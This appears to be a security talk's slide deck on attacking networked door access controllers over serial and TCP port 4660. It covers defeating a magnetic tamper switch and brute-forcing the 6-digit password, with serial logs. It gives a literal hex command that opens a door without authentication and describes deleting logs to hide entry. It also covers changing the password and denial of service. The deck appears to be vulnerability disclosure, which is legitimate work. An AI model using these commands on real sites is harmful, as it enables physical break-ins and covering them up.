
Physical Access

- ▶ Manual Relay Latch buttons
 - ▶ Toggle Relay
 - ▶ Lock their state





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
- ▶ Manual Relay Latch buttons
 - ▶ Toggle Relay
 - ▶ Lock their state
- ▶ Programming buttons
 - ▶ Program device locally
 - ▶ Erase Memory
- ▶ Active Phone Line
- ▶ Serial connection to the controller



Tamper Monitoring?


- ▶ Magnetic tamper switch inside enclosure
- ▶ No active alerts
- ▶ Can be bypassed by placing a magnet on the outside of the enclosure







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 - ▶ Serial port inside the controller



So how do we target these controllers?

- ▶ Physical Access
 - ▶ Local Programming
 - ▶ Serial port inside the controller
- ▶ Internal Network Access
 - ▶ IP of Serial to TCP device
 - ▶ TCP Port 4660
- ▶ External Network Access
 - ▶ IP of Serial to TCP device
 - ▶ TCP Port 4660 open to the internet



Remote Attacks

Demo

Brute-force attack

- ▶ No rate limiting
- ▶ No password lockout
- ▶ Small key space
 - ▶ Exactly 6 characters
 - ▶ Numeric only
- ▶ Scriptable

```
Guess: 123456
Guess: 654321
Guess: 654321
Guess: 654321
Guess: 000000
Guess: 000000
Guess: 111111
Guess: 111111
Guess: 111111
Guess: 222222
Guess: 222222
Guess: 444444
Guess: 444444
Guess: 444444
Guess: 555555
Guess: 555555
Guess: 666666
```

```
16:04:09.330 COM3 : | FlushRX
16:04:09.330 COM3 : » 5AA5000A110139303030303030303030E1D
16:04:09.432 COM3 : | FlushRX
16:04:09.432 COM3 : » 5AA5000A110139303030303030303030E1D
16:04:09.531 COM3 : « 5AA50005110D024C23
16:04:09.633 COM3 : | FlushRX
16:04:09.633 COM3 : » 5AA5000A11013031303030303030102A
16:04:09.734 COM3 : | FlushRX
16:04:09.734 COM3 : » 5AA5000A11013031303030303030102A
16:04:09.834 COM3 : « 5AA50005110D024C23
16:04:09.935 COM3 : | FlushRX
16:04:09.935 COM3 : » 5AA5000A1101313130303030301401
16:04:10.036 COM3 : | FlushRX
16:04:10.036 COM3 : » 5AA5000A1101313130303030301401
16:04:10.138 COM3 : | FlushRX
16:04:10.138 COM3 : » 5AA5000A1101313130303030301401
16:04:10.239 COM3 : | FlushRX
16:04:10.239 COM3 : » 5AA5000A1101313130303030301401
16:04:10.254 COM3 : « 5AA50005110D024C23
16:04:10.307 COM3 : « 5AA50005110D024C23
16:04:10.409 COM3 : | FlushRX
16:04:10.409 COM3 : » 5AA5000A1101313130303030301401
16:04:10.511 COM3 : | FlushRX
16:04:10.511 COM3 : » 5AA5000A1101313130303030301401
16:04:10.541 COM3 : « 5AA50005110D024C23
16:04:10.643 COM3 : | FlushRX
```

Demo

No Password Necessary

- ▶ **Authentication not enforced!**
- ▶ Send unauthenticated commands
- ▶ Any commands will execute
- ▶ May not get any confirmation data




Open Doors Remotely

- ▶ Send one simple command
 - ▶ `5AA5000A1105010000080000E88D`
- ▶ Triggers a relay for 2 seconds thus opening a door or gate
- ▶ Great for movie style scenes




Lock Doors Open/Closed

- ▶ Keeps Doors/Gates open or closed
- ▶ Will not respond to user input (RFID cards, remotes, etc)
- ▶ Persist until manually unlocked or rebooted



Delete Logs From The Controller


- ▶ Controller keeps logs of events
- ▶ Downloading logs deletes them from the controller
- ▶ Hide evidence of entry or tampering



Date & Time	Door	Modifier	Event
07/25/15 - 02:24:08	[A1B] Door 2	Dennis	Single xmtr [46150], Access granted
07/25/15 - 02:24:04	[A1A] Door 1	Dennis	Single xmtr [46150], Access granted
07/24/15 - 23:34:46	[A] My Netw...		Network connection error
07/24/15 - 23:25:22	[A] My Netw...		Network connection error
07/24/15 - 18:49:16	[A1A] Door 1	Dennis	Single xmtr [46150], Access granted
07/24/15 - 18:41:04	[A1D] Door 4	Request to e...	Open request
07/24/15 - 18:40:04	[A1A] Door 1	Dennis	Single xmtr [46150], Access granted
07/24/15 - 17:27:28	[A1B] Door 2	Dennis	Single xmtr [46150], Access granted
07/24/15 - 17:27:24	[A1A] Door 1	Dennis	Single xmtr [46150], Access granted
07/24/15 - 17:26:44	[A1B] Door 2	Dennis	Single xmtr [46150], Access granted
07/24/15 - 17:26:40	[A1A] Door 1	Dennis	Single xmtr [46150], Access granted
07/24/15 - 17:25:20	[A1B] Door 2	Dennis	Single xmtr [46150], Access granted
07/24/15 - 17:25:20	[A1A] Door 1	Dennis	Single xmtr [46150], Access granted
07/24/15 - 17:23:44	[A1]		Tamper switch closed
07/24/15 - 17:23:40	[A1]		Tamper switch open
07/24/15 - 17:23:40	[A1]		Tamper switch closed
07/24/15 - 17:23:36	[A1]		Tamper switch open
07/24/15 - 17:23:36	[A1]		Tamper switch closed
07/24/15 - 17:23:32	[A1]		Tamper switch open
07/24/15 - 17:23:32	[A1]		Tamper switch closed
07/24/15 - 17:23:28	[A1]		Tamper switch open
07/24/15 - 17:23:28	[A1]	Panel operat...	Reset/Power Up
07/24/15 - 17:23:20	[A1]		Tamper switch open
07/24/15 - 17:22:04	[A1A] Door 1	Dennis	Single xmtr [46150], Access granted
07/24/15 - 17:19:56	[A1A] Door 1	Dennis	Single xmtr [46150], Access granted
07/24/15 - 17:19:52	[A1A] Door 1	Dennis	Single xmtr [46150], Access granted
07/24/15 - 17:19:48	[A1]		Tamper switch open
07/24/15 - 17:19:48	[A1]	Panel operat...	Reset/Power Up
07/24/15 - 17:19:44	[A1]		Tamper switch open
07/24/15 - 17:19:08	[A1A] Door 1	Dennis	Single xmtr [46150], Access granted

Change the Password

- ▶ Upload configuration settings
- ▶ Change password without needing the previous password
- ▶ Normal functionality remains
- ▶ Upload other configuration changes



Denial of Service

- ▶ Fake database update will disable controller connected to or rebooted
- ▶ Overwrite device firmware
- ▶ Lock relays to prevent access





